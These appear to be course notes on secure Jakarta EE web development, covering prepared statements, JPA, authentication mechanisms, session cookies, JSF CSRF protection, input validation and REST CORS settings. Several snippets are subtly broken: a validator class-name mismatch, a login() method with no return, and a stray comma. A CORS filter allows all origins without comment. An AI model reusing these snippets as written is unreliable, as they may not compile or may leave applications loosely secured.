
Secure Database Access
Prepared statements
String query = "SELECT * FROM products WHERE code = ?";
try (PreparedStatement statement = connection.prepareStatement(query)) {
    statement.setString(1, code);
    try (ResultSet results = statement.executeQuery()) {
        while (results.next()) {
            // ...
        }
    }
}
Jakarta Persistence API (Ugly ORM of Java)
@Entity
@Table(name = "products")
@NamedQueries({
    @NamedQuery(name = "Product.findAll", query = "SELECT p FROM Product p"),
    @NamedQuery(name = "Product.findByCode", query = "SELECT p FROM Product p WHERE p.code = :code")
})
public class Product implements Serializable {
    private static final long serialVersionUID = 1L;

    @Id private String code;

    private String description;

    private double price;

    // ... the rest of the usual horrible Java boilerplate

    @Override
    public boolean equals(Object other) { /* ... */ }
}
Configure in persistence.xml:

Facade Classes
To provide easy database usage, it's usual to create a facade class that provides methods for the most common database operations:
@Stateless
public class ProductFacade extends AbstractFacade<Product> {
    @PersistenceContext(unitName = "marketplace")
    private EntityManager em;

    public void create(Product product) {
        em.persist(product);
    }

    // ...

    public List<Product> findAll() {
        return em.createQuery("select object(o) from Product as o").getResultList();
    }

    public List<Product> findRange(int[] range) {
        Query q = em.createQuery("select object(o) from Product as o");
        q.setMaxResults(range[1] - range[0]);
        q.setFirstResult(range[0]);
        return q.getResultList();
    }

    public List<Product> findByCode(String code) {
        Query q = em.createNamedQuery("Product.findByCode");
        q.setParameter("code", code);
        return q.getResultList();
    }
}
Access Control and Authentication
Extending the web.xml
Enable for Basic-Auth:

Jakarta EE Security API
@DatabaseIdentityStoreDefinition(
    dataSourceLookup = "java:global/marketplace", // Handle to access the database (defined in web.xml)
    callerQuery = "SELECT PBKDF2Hash FROM UserInfo WHERE Username = ?", // Query to get the password hash
    groupsQuery = "SELECT Rolename FROM UserRole WHERE Username = ?", // Query to get the roles
    hashAlgorithm = Pbkdf2PasswordHash.class, // Class of the password hash algorithm
)
@BasicAuthenticationMechanismDefinition(
  realmName = "marketplace" // Optionally a name which is displayed to the user
) // Enable basic authentication
@ApplicationScoped // Class can have any name but must be in application scope
public class SecurityConfiguration {
}
Extending to form-based authentication
Add the following to the Security Configuration:
@FormAuthenticationMechanismDefinition(
    loginToContinue = @LoginToContinue(
        loginPage = "/login.xhtml", // Page to display for login
        errorPage = "/login-error.xhtml", // Page to display if login fails
        useForwardToLogin = false // Use redirect instead of forward
    )
)
Using the corresponding login.xhtml and login-error.xhtml:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:h="http://xmlns.jcp.org/jsf/html" xmlns:f="http://xmlns.jcp.org/jsf/core">
    <h:head><title>Login</title></h:head>
    <h:body>
        <form action="j_security_check" method="post">
            <h:panelGrid columns="2">
                <h:outputLabel for="username" value="Username"/>
                <input type="text" id="username" name="j_username"/>
                <h:outputLabel for="password" value="Password"/>
                <input type="password" id="password" name="j_password"/>
                <input type="submit" value="Login"/>
            </h:panelGrid>
        </form>
    </h:body>
</html>
To implement the logout, add the following backing bean:
@Named
@SessionScoped
public class LoginController implements Serializable {
    private static final long serialVersionUID = 1L;

    public String logout() {
        FacesContext.getCurrentInstance().getExternalContext().getRequest().logout();
        return "/index.xhtml?faces-redirect=true";
    }
}
Additionally, the following methods can be used to check security features (on request):
String getRemoteUser(); // Returns the username of the currently logged in user
boolean isUserInRole(String role); // Returns true if the user has the given role
Principal getUserPrincipal(); // Returns the principal of the currently logged in user
e.g.
<h:column rendered="#{request.isUserInRole('sales')}">
    <h:commandLink value="Sales" action="sales.xhtml"/>
</h:column>
Custom FORM Authentication
@DatabaseIdentityStoreDefinition( /* ... */ )
@CustomFormAuthenticationMechanismDefinition(
    loginToContinue = @LoginToContinue(
        loginPage = "/login.xhtml",
        errorPage = "", // Empty means login page is used
        useForwardToLogin = false
    ),
    authenticationParameters = {
        @AuthenticationParameter(
            name = "username", // Name of the username parameter
            required = true
        ),
        @AuthenticationParameter(
            name = "password", // Name of the password parameter
            required = true
        )
    }
)
Login facelet
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:h="http://xmlns.jcp.org/jsf/html" xmlns:f="http://xmlns.jcp.org/jsf/core">
    <h:head><title>Login</title></h:head>
    <h:body>
        <h:form>
            <h:panelGrid columns="2">
                <h:outputLabel for="username" value="Username"/>
                <h:inputText id="username" value="#{authenticationBacking.username}"/>
                <h:outputLabel for="password" value="Password"/>
                <h:inputSecret id="password" value="#{authenticationBacking.password}"/>
                <h:commandButton value="Login" action="#{authenticationBacking.login}"/>
            </h:panelGrid>
        </h:form>
    </h:body>
</html>
Backing Bean
public class AuthenticationBacking {
    @Inject private SecurityContext securityContext;
    private String username;
    private String password;

    public String login() {
        FacesContext context = FacesContext.getCurrentInstance();
        Credential credential = new UsernamePasswordCredential(username, new Password(password));
        AuthenticationStatus status = securityContext.authenticate(
            context.getExternalContext().getRequest(),
            context.getExternalContext().getResponse(),
            withParams().credential(credential)
        );
        if (status.equals(AuthenticationStatus.SEND_CONTINUE)) {
            context.responseComplete();
        } else if (status.equals(AuthenticationStatus.SEND_FAILURE)) {
            Message.setMessage("Login failed", FacesMessage.SEVERITY_ERROR);
        }
    }

    // ...
}
Session Handling and Cookies
Example header:
Set-Cookie: session=id=18A8F9C37BEE017A; expires=Wed, 09-Jun-2021 10:18:39 GMT; path=/; HttpOnly; Secure; Domain=example.com
Configure in web.xml:
<session-config>
  <session-timeout>30</session-timeout>
  <cookie-config>
    <http-only>true</http-only> <!-- Default: true in Payara -->
    <secure>true</secure>
  </cookie-config>
  <tracking-mode>COOKIE</tracking-mode> <!-- COOKIE prevents that the session ID is appended to the URL -->
</session-config>
JSF View State
JSF stores a view state in the session, mainly so that the application knows what to do no subsequent requests by linking the received POST request to the actions that have to be performed on the backing bean.

This has the following security relevant implications:
- It prevents forced browsing with POST requests
- It prevents CSRF attacks (with POST requests)
JSF also supports explicit CSRF protection, but this is not enabled by default. To use it, use the following
in faces-config.xml:
<protect-view>
  <protect-when>always</protect-when> <!-- Always protect the view, optional -->
  <url-pattern>/*</url-pattern>
</protect-view>
Input Validation
Example:
public class SearchBacking {
    @NotNull
    @Size(min = 3, max = 50, message = "Search term must be between 3 and 50 characters")
    // @Pattern, @Email, @URL, @Digits, @Past, @Future, @DecimalMax, @DecimalMin, @Max, @Min, @AssertTrue, @AssertFalse
    private String search;

    @Pattern(regexp = "^[A-Za-z0-9]+$", message = "Only alphanumeric characters allowed")
    private String filter;

    // ...
}
an in the facelet:
<h:message for="search" errorClass="redBoldUnderlinedItalicText" />
Custom Validators
@Target({ElementType.METHOD, ElementType.FIELD})
@Retention(RetentionPolicy.RUNTIME)
@Documented
@Constraint(validatedBy = MyValidator.class)
public @interface CreditCardCheck {
    String message() default "Invalid credit card number";
    Class<?>[] groups() default {};
    Class<? extends Payload>[] payload() default {};
}

public class CreditCardValidator implements ConstraintValidator<CreditCardCheck, String> {
    @Override
    public void initialize(CreditCardCheck constraintAnnotation) {}

    @Override
    public boolean isValid(String value, ConstraintValidatorContext context) {
        return value != null && value.startsWith("1234") && verySophisticatedValidation(value);
    }
}
Developing Secure Modern Web Applications


- Basic properties of RESTful web services
- They use HTTP and the 5 methods GET, POST, PUT/PATCH and DELETE to read, create, update and delete resources within the service
- Stateless, there are no sessions, every request must include all information such that the server can process the request
- Resources are identified via meaningful URLs, e.g., /customers to identify all customers and /customers/1234 to identify customer with ID 1234
- To transport data, JSON format is typically used

To set CORS rules:
import jakarta.ws.rs.container.ContainerRequestContext;
import jakarta.ws.rs.container.ContainerResponseContext;
import jakarta.ws.rs.container.ContainerResponseFilter;
import jakarta.ws.rs.ext.Provider;

@Provider
public class CORSFilter implements ContainerResponseFilter {
    @Override
    public void filter(ContainerRequestContext requestContext, ContainerResponseContext response) {
        response.getHeaders().putSingle("Access-Control-Allow-Origin", "*");
        response.getHeaders().putSingle("Access-Control-Allow-Methods", "OPTIONS, GET, POST, PUT, DELETE");
        response.getHeaders().putSingle("Access-Control-Allow-Headers", "*");
    }
}
DTOs are serializable, use the @JsonbTransient annotation to exclude fields from serialization. Given a `Product
DTO, the service could then be implemented like:

